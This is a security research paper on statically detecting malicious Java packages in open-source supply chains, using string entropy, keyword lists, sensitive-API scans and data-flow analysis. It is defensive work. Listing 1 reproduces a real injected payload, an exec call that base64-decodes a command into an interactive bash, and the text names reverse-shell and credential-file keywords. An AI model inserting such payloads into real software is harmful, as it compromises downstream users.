Towards the Detection of Malicious Java Packages

Piergiorgio Ladisa, Henrik Plate, Matias Martinez, Olivier Barais, Serena Elisa Ponta

Towards the Detection of Malicious Java Packages

Piergiorgio Ladisa
SAP Security Research
Mougins, France
University of Rennes 1/INRIA/IRISA
Rennes, France
piergiorgio.ladisa@sap.com
piergiorgio.ladisa@irisa.fr

Henrik Plate
SAP Security Research
Mougins, France
henrik.plate@sap.com

Matias Martinez
Université Polytechnique
Hauts-de-France
Valenciennes, France
matias.martinez@uphf.fr

Olivier Barais
University of Rennes 1/INRIA/IRISA
Rennes, France
olivier.barais@irisa.fr

Serena Elisa Ponta
SAP Security Research
Mougins, France
serena.ponta@sap.com

ABSTRACT

Open-source software supply chain attacks aim at infecting downstream users by poisoning open-source packages. The common way of consuming such artifacts is through package repositories and the development of vetting strategies to detect such attacks is ongoing research. Despite its popularity, the Java ecosystem is the less explored one in the context of supply chain attacks.

In this paper, we present simple-yet-effective indicators of malicious behavior that can be observed statically through the analysis of Java bytecode. Then we evaluate how such indicators and their combinations perform when detecting malicious code injections. We do so by injecting three malicious payloads taken from real-world examples into the Top-10 most popular Java libraries from libraries.io.

We found that the analysis of strings in the constant pool and of sensitive APIs in the bytecode instructions aid in the task of detecting malicious Java packages by significantly reducing the information, thus, making also manual triage possible.

CCS CONCEPTS

• **Security and privacy → Malware and its mitigation**.

KEYWORDS

Open-Source Security, Supply Chain Attacks, Malware Detection

ACM Reference Format:
Piergiorgio Ladisa, Henrik Plate, Matias Martinez, Olivier Barais, and Serena Elisa Ponta. 2022. Towards the Detection of Malicious Java Packages. In *Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses (SCORED '22), November 11, 2022, Los Angeles, CA, USA.* ACM, New York, NY, USA, 10 pages. https://doi.org/10.1145/3560835.3564548

SCORED '22, November 11, 2022, Los Angeles, CA, USA

ACM ISBN 978-1-4503-9885-5/22/11…$15.00
https://doi.org/10.1145/3560835.3564548

1 INTRODUCTION

Today's software supply chains make extensive use of open-source components. Despite the clear advantages, the lack of transparency and reliance on unknown stakeholders and systems pose several risks.

Open-Source Software (OSS) supply chain attacks are characterized by the injection of malicious code into open-source components as a means for spreading malwares and there exist many attack vectors [21, 27]. Package repositories for OSS (e.g., npm, PyPI, Maven Central) are commonly used by developers to consume OSS packages and several scientific works focus on vetting mechanisms at scale. Most of those tackle interpreted languages (e.g., JavaScript), whereas the Java ecosystem is less explored despite its popularity [10, 11].

Based on the study of real-world attacks, our goal is to find and evaluate simple-yet-effective indicators of malicious behavior in Java packages that can help in filtering out the non-malicious ones. Since the usual way of consuming such packages is through precompiled JARs, we focus on Java bytecode. Indicators of malicious behavior can be used by package repositories vetting the submitted packages or by downstream users checking the downloaded dependencies.

We set out to answer the following research questions:

RQ1 – What are possible simple and effective indicators of malicious behavior that can be observed from the bytecode?

RQ2 – How do these indicators and their combinations perform in the detection of malicious Java packages?

To answer those questions we analyze both the constant pool (e.g., to detect obfuscated strings) and bytecode instructions (e.g., to detect sensitive APIs). We assess the performance of the identified indicators by analyzing the Top-10 Java projects from libraries.io[1], both the original, benign ones as well as infected ones, containing malicious payloads taken from three real-world attacks.

The remainder of the paper is organized as follows. Section 2 presents related works. Section 3 motivates the need for improving the detection of malicious Java Archive (JAR)s in the context of OSS supply chain attacks. Section 4 describes background information. Section 5 presents our static analysis of Java Virtual Machine (JVM) bytecode and answers to RQ1. Section 6 answers RQ2 by evaluating

[1] https://libraries.io/

the indicators of malicious behavior in the Java bytecode. Section 7 discusses the limitations of our approach, while Section 8 highlights the conclusions and discusses future works.

2 RELATED WORKS

Table 1 shows work to date on the detection of malicious open-source packages.

Sejfia et al. [34] propose a machine learning-based approach for the automated detection of malicious npm packages trained on a labeled dataset. We port some of the considered features in the context of Java, in particular the concept of sensitive APIs (e.g., process creation, dynamic code generation) and the usage of Shannon entropy to detect obfuscation. While they apply the latter at the file level to detect the presence of compiled or minified code, we apply it to the strings found in the Java class file's constant pool.

Vu et al. [37] analyze the discrepancy between source code and the deployed package in PyPI as a way to detect malicious injections in the Python ecosystem. Scalco et al. [32] perform the same in the context of JavaScript. Conversely, we do not consider the source code.

Duan et al. [16] propose a classifier based both on dynamic and static analysis to classify packages in npm, PyPI, and RubyGems. Among the selected features for the static analysis, they also suggest considering sensitive APIs and to perform data flow analysis to highlight dangerous flows.

Ohm et al. [28] leverage sandboxes to collect forensic artifacts related to the execution of malicious JavaScript and Python packages and describe the observed dynamic behaviors. In another work [26] they propose a clustering model based on signatures produced from the Abstract Syntax Tree (AST) of malicious JavaScript samples. Our approach is instead only static and focuses on Java.

Garret et al. [19] propose an anomaly detection approach based on the observation of code features in JavaScript (e.g., opening of connections, read/write to the file system).

Fass et al. [17] extract features from the AST of JavaScript codes to build a classifier capable of detecting obfuscation.

In the scope of Java malware detection, related works focus on the detection of malicious code in applets or purely malicious JARs (i.e., containing mostly malicious code).

Schlumberger et al. [33] propose a static approach for applets based on machine learning. Among the selected features they consider sensitive APIs (e.g., for obfuscation and code behavior). Compared to their work, our focus is on OSS packages that may contain a small portion of malicious code, while malicious applets do not need to piggyback on existing benign functionalities. In addition, some of the APIs for applets are not relevant in the scope of Java libraries (e.g., APIs for MIDlets).

Pinheiro et al. [31] propose a dynamic approach for the automated detection of malicious JARs. They extract forensic features related to the execution of the purely malicious samples in a sandboxed environment to train a classifier based on artificial neural networks. Instead, we perform a static analysis of packages where malicious code was injected.

Other relevant works come from the Android ecosystem [13, 14, 22, 23], especially the ones about the static inspection of Dalvik bytecode. In this case, Aafer et al. [12] analyze Android malware samples to extract their commonly used APIs, then build a KNN classifier. As opposed to their work, not having many malicious samples available, our search for relevant APIs is based on the manual inspection of malicious packages. Specific aspects of the Android ecosystem make the problem of detecting malicious Java libraries different. On the one hand, because malware running on mobile devices has different objectives, e.g., financial gain by sending SMS or reading contacts. On the other hand, because there are technical differences between Java for Android and the JVM (e.g., permissions, intents, or APIs existing only for Android).

Reference	Year	Ruby	Python	JavaScript	Java*
Sejfia et al. [34]	2022			✓	
Scalco et al. [32]	2022			✓	
Duan et al. [16]	2021	✓	✓	✓	
Vu et al. [37]	2021		✓		
Ohm et al. [28]	2020		✓	✓	
Ohm et al. [26]	2020			✓	
Garret et al. [19]	2019			✓	
Fass et al. [17]	2018			✓	

Table 1: Ecosystems covered by recent scientific works on the detection of malicious open-source packages. (*): here we intend the case of JVM bytecode

3 MOTIVATION

The motivations for our work in detecting malicious Java packages are as follows. First, attacks on the OSS supply chain, characterized by insertions of malicious code into benign packages (cf. Section 3.1) are relevant and increasing [27]. Second, the Java ecosystem is important in practice but little discussed in the scientific literature about OSS supply chain attacks (cf. Table 1). Third, the detection rate of common AV solutions for malicious OSS packages is low (cf. Section 3.2).

3.1 Open-Source Software Supply Chain Attacks

Listing 1: Malicious code snippet from *HttpServlet.java* contained in *com.github.codingandcoding:servlet-api@3.2.0*

```
protected void doGet(HttpServletRequest req)
  throws ServletException, IOException {
    Runtime.getRuntime()
      .exec("bash -c {echo,YmFz**SHORTENED**JjE=}
            |{base64,-d}|{bash,-i}");
  }
```

OSS supply chain attacks target open-source components as a means of spreading malware. As Ladisa et al. [21] pointed out, there are many possible attack vectors.

As demonstrated by multiple examples of malicious OSS packages [27], most of them prove to have a small fraction of harmful code hidden in a bigger corpus of legitimate code. This is similar to the case of piggybacking in Android malwares, where a legitimate

application (*carrier*) is repackaged by grafting a malicious code (*rider*) [14, 22, 23].

Listing 1 shows the malicious code snippet present in the package *com.github.codingandcoding:servlet-api@3.2.0*. Its source version consists of 149 files, 77 of which are in *java* format and a total of 13458 Lines Of Code (LOC). The malicious payload is present in only one line of code of the file *HttpServlet.java*, which consists of a total of 749 LOC.

3.2 VirusTotal Scan

To understand how common Antiviruses (AVs) perform in the case of malicious packages (i.e., packages where only a fragment of code is malicious), we submitted all the available samples in Backstabber's Knife Collection (BKC) (cf. Section 4.2) to VirusTotal (VT)[2]. Though our focus is Java, we used all samples in BKC as only 4 Java malicious packages are contained and, to the best of our knowledge, no other source of malicious packages for Java is available.

VT allows getting the result of the scan with ~70 AVs for a submitted file [1, 5]. When requesting the scan of a file, the related response contains the number of AVs that do not detect the sample (**U**), classify it as malicious (**M**), do not support the file (**TU**), fail when analyzing the file (**F**), and reach a timeout during the analysis (**T**). Table 2 reports the average result (percentages) of the scan performed on BKC.

Ruby is the ecosystem with the highest percentage of AVs correctly recognizing malicious packages. This can be partly because most of these samples come from the same campaign (i.e., contain the same malicious content).

Overall, we detect a low level of classification as malicious, in particular in Java where only 3% of AVs classify the samples as malicious. Keeping into account the reporting year of the packages that no Antivirus (AV) flagged as malicious, we observe that 278 malicious packages were reported more than two years ago and 45 are older than 5 years, and still they are not detected by AVs. Except for cases where the AVs do not support the provided files, we cannot conclude what causes the low detection (e.g., signatures not present in AV databases) as the internal approaches for most of the AVs are not publicly available.

	Type of Responses				
Ecosystem	**U**	**M**	**TU**	**F**	**T**
RubyGems	60.4%	17.6%	21.1%	0.3%	0.6%
PyPI	76.0%	2.0%	21.3%	0.2%	0.5%
npm	77.1%	0.7%	21.3%	0.3%	0.5%
Maven Central	78.9%	3.0%	16.7%	0.3%	1.0%

Table 2: AV scan results for malicious samples, per ecosystem. U: undetected, M: malicious, TU: type unsupported, F: failure, T: timeout.

4 BACKGROUND

This section describes the Java class file format and highlights the main features of malwares in the scope of OSS supply chain attacks.

[2]https://www.virustotal.com

4.1 Java class file format

In Just-In-Time (JIT) compilation, the Java source code is compiled into a *class* file, which contains a platform-independent intermediate representation that is transformed into machine code by the JVM.

Each bytecode instruction consists of a one-byte opcode followed by zero or more bytes for the operands [7].

When the operands are constants, they are represented by symbolic information contained in the constant pool. The latter act as a symbol table and each element is characterized by index, type, and value. Constant pool entries of type `Utf8` hold constant string values. Constants with types such as `String`, `Class`, or `MethodRef` contain instead the index value pointing to the associated `Utf8` entry. Figure 1 shows an example of such indexing mechanism.



Figure 1: Indexing mechanism in the constant pool.

4.2 Backstabber's Knife Collection

Backstabber's Knife Collection [3] is a dataset of malicious OSS packages distributed via popular package repositories in real-world attacks. Samples are collected manually and contributed voluntarily by the community. At the time of writing (July 2022), BKC counts a total of 2886 samples from different ecosystems: 813 in Ruby, 261 in Python, 1807 in JavaScript, and 4 in Java.

Based on the analysis of the BKC, Ohm et al. [27] identify the following primary objectives in OSS supply chain attacks and they constitute the types of malware in the scope of our analysis.

A *Reverse shell* spawns a shell process and redirects both its input and output through an open socket to the attacker machine.

Droppers connect to an attacker-controlled host to download a second-stage payload that will be then executed. The remote payload can be read directly through the connection or be temporarily stored in a local file.

Data exfiltration (most common behavior [27]) reads sensitive files as well as environment information and sends it to a remote endpoint.

Denial of Service (DoS) is typically achieved either through resource exhaustion (e.g., fork-bombs) or by deleting system files.

Financial gain is achieved by executing crypto miners in the target system. We consider the case of stealing cryptocurrencies belonging to the category of data exfiltration.

5 INDICATORS OF MALICIOUS BYTECODE

This section highlights the main observations from the manual inspection of malwares, then presents the indicators for the detection of malicious code at the bytecode level (Figure 2).

	Behaviors				
Classes	**Execution**	**Connection**	**File Input**	**File Output**	**Reading Environment**
Reverse Shell	✓	✓			
Dropper	✓	✓		✓	
Data Exfiltration		✓	✓		✓
DoS	✓			✓	
Financial Gain	✓	✓			

Table 3: Behaviors required by malwares in our scope to achieve their primary objectives.



Figure 2: Description of the static analysis of a JAR for the detection of malicious bytecode.

5.1 Manual Malwares Inspection

To find relevant indicators of malicious JARs, we start by inspecting the four Java samples from the BKC [27]. Two of them are different versions of the same package, and their malicious payload is identical. Because of the scarcity of malware samples in Java, we also analyzed some examples written in other programming languages and ported their code to Java.

We observe that the strings contained in the malwares may contain shell commands, URLs, or paths to sensitive files either in an encoded format (e.g., base64) or unencoded.

The inspection of the Java samples and ported versions from other languages also allowed us to collect some of the Java APIs required to implement the malicious functionalities. We augment such a list by searching in the Java SE documentation [6] for similar APIs to accomplish the same tasks. We categorize the sensitive APIs according to the behaviors (cf. Table 3) used by the malware types described in Section 4.2. The entire list of Java APIs is available in Table 7, Appendix C.

We also observe that in many samples the malicious code is included in a single method and usually within a try block associated with an empty catch. This suggested implementing an intra-procedural data-flow analysis and looking for such try-catch blocks.

5.2 Constant Pool Analysis

Since malwares can contain hardcoded strings, the extraction and analysis of strings is a common practice in malware analysis to obtain evidence about malicious behavior [36].

In our work, we extract strings from the constant pool of each class composing the analyzed JAR using the indexing mechanism described in Section 4.1. In the following we present different approaches to detect suspicious strings, highlighting their benefits and limitations.

Entropy Analysis. In information theory, entropy measures the average level of information associated with the possible outcomes of a random variable [35].

To detect the presence of obfuscation (e.g., base64) we measure the Shannon entropy of each string (independent of one another). In fact, obfuscated strings usually have higher entropy than their unencoded counterpart due to their higher variability. For example, `bash` has an entropy value of 2, while its base64 encoding (i.e., `YmFzaA==`) has a value of 2.75. However, short strings and small alphabets (e.g., base16), due to their low variability, could lead the Shannon entropy approach to fail in identifying malicious strings.

Since the constant pool often contains log messages for the user, usually in English, we also consider a filtering mechanism based on a measure of relative entropy, such as the Kullbac-Leibler divergence [20]. The latter measures the distance between two probability distributions. In our context, we measure the distance between the probability distribution of the characters of a supplied string and the one of the characters in the English language. This approach is limited to detect phrases in English and, additionally, URLs containing English words (e.g., domain names) would be filtered out because they have a probability distribution similar to the one of the English language.

Language-Based Filtering. To solve the problem of filtering out strings that resemble sentences we also consider a probabilistic detection of the language by using the Compact Language Detector (CLD2) [4]. The main benefit of this approach, compared to the one based on the relative entropy described above, is that in this case, we would also remove output messages in languages other than English.

Before checking the detection value of a given string, we make it lower case, tokenize it with NLTK[3], and remove all the non-alphanumerical characters and the duplicates. Two examples are provided in Listing 4, Appendix B.

If a language is detected, then the string is filtered out. Thus, we consider suspicious those where the language detection failed.

Sensitive Keywords. From the inspection of the BKC we observe that many payloads contain keywords related to bash commands (e.g., `bash`) or sensitive files (e.g., `.bash_history`, `.ssh`) [27]. Those are strong indicators of malicious behavior.

To detect such keywords we have built an extensive list from offensive security cheat sheets [8, 9]. It covers the most popular ways of creating reverse shells, e.g., via bash, netcat, python, or perl. Regarding data exfiltration, it also covers common directories used when testing for Local File Inclusion (LFI) vulnerabilities, e.g., `/etc/passwd`. Also included are popular domains used for IP lookups (e.g., whatismyip.org), and the keywords `https://` and `http://` to detect URLs.

The entire corpus of 178 keywords is stored in unencoded format, in different encodings (base64, base32, base16, a85, b85, rot-13, uuencode and url-encoding), and in reverse order (e.g., `hsab` for `bash`). When analyzing given JARs, we search for the presence of those keywords in constant pool strings.

5.3 Bytecode Instructions Analysis

The analysis of bytecode instructions aims at collecting pieces of evidence of malicious behavior from the operations of a Java program.

Sensitive APIs . As described in Section 5.1, the malwares in scope require execution, networking, file I/O, and the read of environmental information to achieve their goal. Using the list of sensitive Java APIs related to these behaviors presented in Section 5.1 (cf. Table 7, Appendix C), we inspect the bytecode instructions to detect their invocation (e.g., via `invokespecial` or `invokevirtual`). In our analysis we only consider native Java APIs to evaluate if this is sufficient to detect the malicious samples.

Execution APIs provide the ability to run shell commands or to evaluate scripts, possibly in other languages than Java [29]. These APIs potentially allow any shell command to be executed. Therefore, an attacker can achieve any malicious behavior through these methods as long as the specified payload is compatible with the system executing it.

Connection APIs provide networking capabilities. They allow the creation of sockets and the redirection of inputs and outputs in the case of a reverse shell. Droppers need also to connect to remote servers to download second-stage payloads. A connection is also required for data exfiltration to send the stolen information to the attacker.

Dynamic Programming APIs leverage Java reflection [24] to load classes and execute their methods at runtime. From the perspective of droppers, an attacker can host a malicious class remotely and have the victim use it via reflection. Reflection makes it harder for the static analyzer to detect the presence of critical APIs.

[3]https://www.nltk.org/

Encoding and Cryptographic APIs can be used to obfuscate code to evade detection by AVs. Nearly half of the samples of the BKC use this technique, the most common encoding being Base64 [27].

Evironment Reading APIs are relevant in the case of data exfiltration, e.g., to read environment variables, user name, or hostname.

Empty Catch Clauses. Most API calls listed in Table 7, Appendix C throw exceptions to the runtime system [30].

To not alert the victim with a message in case of error or halt program execution altogether, malware developers often include the malicious code within a try block associated with an empty catch block (cf. Listing 3, Appendix A).

Therefore, for each class, we report all the empty catch blocks and in which method they are present. We then scan the instructions of the corresponding try block to search for the presence of sensitive API calls.

Data Flow Analysis. To increase the confidence in detecting malicious JARs, we complement the detection of sensitive APIs with data flow analysis. The goal is to detect cases where malicious payloads flow into sensitive APIs. We carry out an *intra-procedural analysis* (implemented with ASM [15]) by interpreting the instructions and by simulating the JVM stack. Once we reach the sensitive API we check the top of the stack to extract the value of the payload.

Response to **RQ1**

We consider the following indicators as relevant from a security perspective.
Constant pool: the presence of high-entropy strings, sensitive keywords (e.g., shell commands), and strings for which no language can be determined.
Bytecode instructions: the presence of sensitive APIs (execution, networking, file i/o, environment reading, dynamic programming, and encoding/cryptographic), especially in combination with empty catch clauses and the use of string literals defined in the same respective method.

6 EXPERIMENT

In this section, we describe the experiment to assess the effectiveness of the simple indicators described in Section 5 for the detection of malicious Java bytecode.

6.1 Setup

Figure 3 shows an overview of the experiment. We select the Top-10 most popular projects from libraries.io, which at the time of writing (July 2022) are: `junit`, `guava`, `h2database`, `spring-test`, `spring-context`, `spring-core`, `spring-orm`, `gson`, `mockito-core`, and `lombok`.

We artificially created infected versions of the latest version of each project as follows. We convert the three malicious Java code excerpts (payloads) from BKC in bytecode using ASMifier [2]. We refer to Listing 1 as Payload 1 (P1), Listing 2 as Payload 2 (P2), and Listing 3 as Payload 3 (P3). Then, we extract the JARs of the benign packages, randomly select a class file, add the payload via bytecode injection at the beginning of the first available method in the class, and re-create the archives. Therefore the final set of

packages consists of 40 JARs: the 10 Original versions (O) and the 30 versions infected with P1, P2, and P3 respectively.

P1 uses an execution API to run a bash command that decodes a base64 string and executes its content. This payload is placed in a try block associated with an empty catch.

P2 uses reflection to dynamically invoke the content of a malicious class that is hosted and read directly from the internet. This payload does not have an empty catch clause.

P3 downloads a Groovy script, stores it in a local file, and executes its content. Similarly to P1, also P3 is placed in a try block associated with an empty catch clause.

The original JARs and the infected ones are analyzed as described in the following section. The "JAR scanner" component in Figure 3 applies the analyses described in Section 5.



Figure 3: Experiment to assess the analysis of malicious Java bytecode.

6.2 Analysis

We evaluate the capabilities of the indicators of Section 5 and their combination to recognize malicious JARs.

Constant Pool. We evaluate the efficiency of different combinations of filtering methods (cf. Section 5) and Table 4 shows the average results for all the infected packages.

First, we evaluate the removal of strings that are recognized as sentences by the language detector (cf. column **LC**). Secondly, we evaluate the removal of strings characterized by a Shannon entropy below the third quartile computed in two cases: at JAR and the class level (cf. columns $\mathbf{SH}_J$ and $\mathbf{SH}_C$, resp.). On the total of 30 infected packages, we observe that filtering at the class level performs better than at the JAR level: $\mathbf{SH}_J$ globally shows lower precision, recall, and accuracy than $\mathbf{SH}_C$. Finally, we combine $\mathbf{SH}_C$ and **LC** with two methods for the removal of output messages: the one based on Kullbac-Leibler divergence (using thresholds of 2 and 10) and the other based on language detection.

For P1 and P3, the Shannon-based filter at the class level associated with Kullbac-Leibler using a threshold of 10 (cf. column $\mathbf{SH}_C$+$\mathbf{KL}_{10}$) reduces most strings without removing those belonging to the malicious injection. However, the filter based on relative entropy misses the significant strings of P2 (i.e., the URL). This happens because the probability distribution of an URL containing a domain (e.g., `swmail.malware.index`) rather than an IP address is comparable with the one of English characters. Therefore, the best trade-off between precision, recall, and accuracy is offered by the Shannon filter at the class level combined with language detection (cf. column $\mathbf{SH}_C$+**LC**) and is adopted in the subsequent analysis.

Except for the **LC** case, which retains 2 of the 3 strings added by P2, the recall value is low for P2 and P3. This is because strings such as `addURL` (cf. Listing 2) or `/tmp/evil.groovy` (cf. Listing 3) have a low Shannon entropy and thus are filtered out. Nevertheless, the malicious URLs added by P2 and P3 are always kept allowing the detection of these injections.

Finally, searching for sensitive keywords in different formats (cf. Section 5.2) proves to be an effective technique for detecting malicious strings and further improves the performances of the filters shown in Table 4. For example, $\mathbf{SH}_C$+**LC** combined with the search of sensitive keywords keeps unchanged the recall for this filter, reduces the initial number of strings by 99.8%, and improves accuracy (i.e., 99.9% for P1, 66.4% for P2, and 74.8% for P3).



Figure 4: Detection of sensitive APIs for `mockito-core@4.6.1`.

Sensitive APIs. In this part of the analysis, we evaluate to what extent the detection of sensitive APIs may be an indicator of malicious JARs. To do so we scan the list of instructions within all the methods of each class file. For each category of API (cf. Section 5.3) we report the signature of the detected API and the names of the class and method containing it.

Figure 4 shows, for instance, the results of the scan for the four versions of `mockito-core` (i.e., the original and the three infected versions). In total, we detect 68 calls to sensitive APIs in the original version. The version infected with P1 differs from the original one because of the presence of an execution API (i.e., `exec` from the Runtime library). The version containing P2 shows additional API calls related to networking and dynamic programming, while the P3 version shows additional APIs related to networking and file output. In Fig. 4 the presence of an execution-related API is an outlier compared to the original version. However, execution APIs are legitimately used by other packages we considered (e.g., h2database).

We can conclude that depending on the type of library under consideration, there may be greater or lesser use of APIs related to a specific category. This affects the extent to which the presence of a method call related to a category is discriminant for malicious code detection. Still, in Fig. 4, the API calls used by the infections P2 and P3 could be overlooked among the legitimate calls to APIs of the same categories.

Empty Catch Clauses. In this case, we evaluate how the detection of empty catch clauses (when payloads use such a feature) for the detection of malicious JARs.

For each method contained in a class, we report the name of the class and method that contains the empty catch, and the instructions belonging to the corresponding try block. We also report the

		LC			SH_J			SH_C			SH_C+KL_2			SH_C+KL_{10}			SH_C+LC		
	PS	**P**	**R**	**bA**	**P**	**R**	**bA**	**P**	**R**	**bA**	**P**	**R**	**bA**	**P**	**R**	**bA**	**P**	**R**	**bA**
P1:	1	.003	1.0	.738	.005	1.0	.847	.013	1.0	.933	.239	1.0	.996	**.453**	**1.0**	**.998**	.157	1.0	.989
P2:	3	.006	.667	.572	.004	.30	.525	.013	.333	.559	**0.0**	**0.0**	**.498**	**0.0**	**0.0**	**.498**	**.157**	**.333**	**.662**
P3:	2	.006	1.0	.738	.004	0.45	.571	.013	.5	.683	.239	.5	.746	**.453**	**0.5**	**.749**	.157	.5	.739

Table 4: Average results of different filtering mechanisms applied to strings in the constant pool. In red are the worse results; in bold are the best ones. PS: number of strings introduced by the malicious payload. For each filtering mechanism we present the precision (P), recall (R), and balanced accuracy (bA). LC: language detection applied to all strings. SH: filter based on Shannon entropy at JAR (SH_J) and class (SH_C) level. SH+KL: Shannon-based filter combined with Kullbac-Leibler divergence using thresholds of 2 and 10. SH+LC: Shannon-based filter combined with language detection.

detected sensitive APIs and the appearance of suspicious strings from the constant pool.

Table 5 reports the average results for all the infected packages. In both cases of P1 and P3 the malicious insertion is detected (P2 is not characterized by an empty catch). Reporting try blocks that contain sensitive APIs (**T+API**) reduces on average the number of blocks to be reviewed by 86%. Adding the search for suspicious strings (after the **SH_C+LC** filter) in the associated try block (**T+API+S**) reduces the blocks to be reviewed by 97.6% for P1 and 97.4% for P3. For both P1 and P3, the malicious insertion is detected (i.e., recall value of 1.0).

We can conclude that the detection of empty catch clauses coupled with the detection of sensitive APIs and suspicious strings turns out to be a valid approach for the detection of malicious code. The final number of items to be reviewed is small and relevant.

Type	**T+API**			**T+API+S**		
	rf	**P**	**R**	**rf**	**P**	**R**
P1	85.9%	0.153	1.0	97.6%	.850	1.0
P2*	87.45%	n.a.	n.a.	99.97%	n.a.	n.a.
P3	85.7%	0.178	1.0	97.4%	.950	1.0

Table 5: Average results for the empty-catch analysis. We report the reduction factor (rf), precision (P), and recall (R) of the filters based on considering try blocks containing sensitive API call(s) (T+API) and the further check of suspicious strings (T+API+S). (*): analysis not applicable to the P2 case.

Intra-Procedural Data Flow Analysis. As described in Section 5.3, for each of the detected sensitive APIs we perform an intra-procedural data-flow analysis to find their input values. We then check whether they are also among the suspicious strings.

The data-flow analysis used is always able to report the type of the input, whereas its value is provided only when the method contains a string.

Table 6 reports average results for all infected packages. Considering the cases for which data-flow analysis succeeds in finding the actual value of the input (cf. column **DFA**), we reduce the results to be inspected by 73.7% for P1, 75.5% for P2, and 73.1% for P3. By comparing the detected input values with the suspicious strings, we further reduce the information to be reviewed for all three infected versions (still containing the malicious additions, as shown by the unchanged recall values). Compared to the empty catch clause analysis, the data-flow analysis reduces less the information but has the benefit of covering also cases where malicious payloads are not associated with empty catch clauses.

Type	**DFA**			**DFA+S**		
	rf	**P**	**R**	**rf**	**P**	**R**
P1	73.7%	.195	1.0	94.6%	.600	1.0
P2	75.5%	.195	.333	94.4%	.617	.333
P3	73.1%	.264	1.0	94.7%	.617	1.0

Table 6: Average results for data-flow analysis. We report the reduction factor (rf), precision (P), and recall (R) for the filters for which the data-flow analysis detects the actual input value (DFA) and for those that have input strings that are among the suspicious ones (DFA+S).

Response to **RQ2**

Through the described experiment we assessed how the indicators considered in RQ1 perform in the detection of malicious Java bytecode.
Constant Pool: The Shannon entropy values of the strings compared at the class level performs better than the ones compared at the JAR level since for the latter we observed more removals of malicious strings. Language detection performs better than relative entropy measurement (with English characters), as the latter does not work in cases where injected strings are composed of English words.
Bytecode Instructions: Looking for sensitive APIs and suspicious strings in try blocks associated with empty catch clauses reduces irrelevant information without removing malicious additions. Searching for suspicious strings among input values to sensitive APIs found by data-flow analysis is helpful in detecting malicious behavior.

7 LIMITATIONS

The problem of deciding whether a program is malicious is undecidable because of its relation to the Halting problem [18]. For Chess

and White's looser detection model thus we have to accept false positives [18].

We evaluate different indicators for the static analysis of Java bytecode to detect malicious code. Therefore our methodology inherits the limitations of static approaches [25]. In addition, our analysis has been based on the malwares falling into the categories described in Section 4.2. Other types of malicious code changes, e.g., insertion of hidden credentials or removal of security checks, are out of our scope. Moreover, in spite of our best effort in building an extensive list of sensitive Java APIs, our approach does not cover attacks carried out using different API calls.

As for data-flow analysis, our approach is limited to cases where the malicious payload and the API using it are in the same method (intra-procedural analysis): more complex cases where the attacker spread different parts of the payload in multiple places are out of our current scope.

Finally, Shannon entropy is low for short strings and for strings with a short alphabet (e.g., binary strings, base16). An attacker could then challenge our detection by breaking the payload into shorter strings or using respective encodings.

8 CONCLUSION AND FUTURE WORKS

To detect malicious code following attacks on the OSS supply chain in the Java ecosystem, we propose a static analysis of the constant pool and of the JVM bytecode instructions.

For the constant pool, we evaluated different filtering approaches to reduce the number of elements to be reviewed when performing malicious code analysis. We find that a filter based on taking the third quartile at the class level of the Shannon entropy of the strings coupled with language detection is able to reduce the number of false positives, without removing the relevant information. Adding the check for sensitive keywords among the remaining strings further highlights the malicious insertions.

For the bytecode instructions, we detect sensitive API calls within the entire set of instructions and in try blocks associated with empty catch clauses, then we perform intra-procedural analysis on them. Also in this case we reduce the false positives and we capture the malicious additions.

In future works, we aim at improving the data-flow analysis by considering the inter-procedural flows. We also aim at characterizing the Maven Central ecosystem[4] in terms of usage of critical APIs. Due to the scarcity of malware samples in Java, we also plan to evaluate automated classification approaches based on anomaly detection and using the indicators described in this work.

Acknowledgements. We thank all the reviewers for their feedback. This work is partly funded by EU grants No. 830892 (SPARTA) and No. 952647 (AssureMOSS)

REFERENCES

[1] [n.d.]. Analyses. https://developers.virustotal.com/reference/analyses-object. [Accessed 07-Sep-2022].
[2] [n.d.]. ASMifier (ASM 9.3). https://asm.ow2.io/javadoc/org/objectweb/asm/util/ASMifier.html. [Accessed 06-Sep-2022].
[3] [n.d.]. Backstabber's Knife Collection. https://dasfreak.github.io/Backstabbers-Knife-Collection/. [Accessed 07-Sep-2022].
[4] [n.d.]. Compact Language Detector 2. https://github.com/CLD2Owners/cld2. [Accessed 03-Jul-2022].
[5] [n.d.]. Get a URL/file analysis. https://developers.virustotal.com/reference/analysis. [Accessed 07-Sep-2022].
[6] [n.d.]. Java Platform, Standard Edition Documentation. https://docs.oracle.com/en/java/javase/index.html. [Accessed 12-Jul-2022].
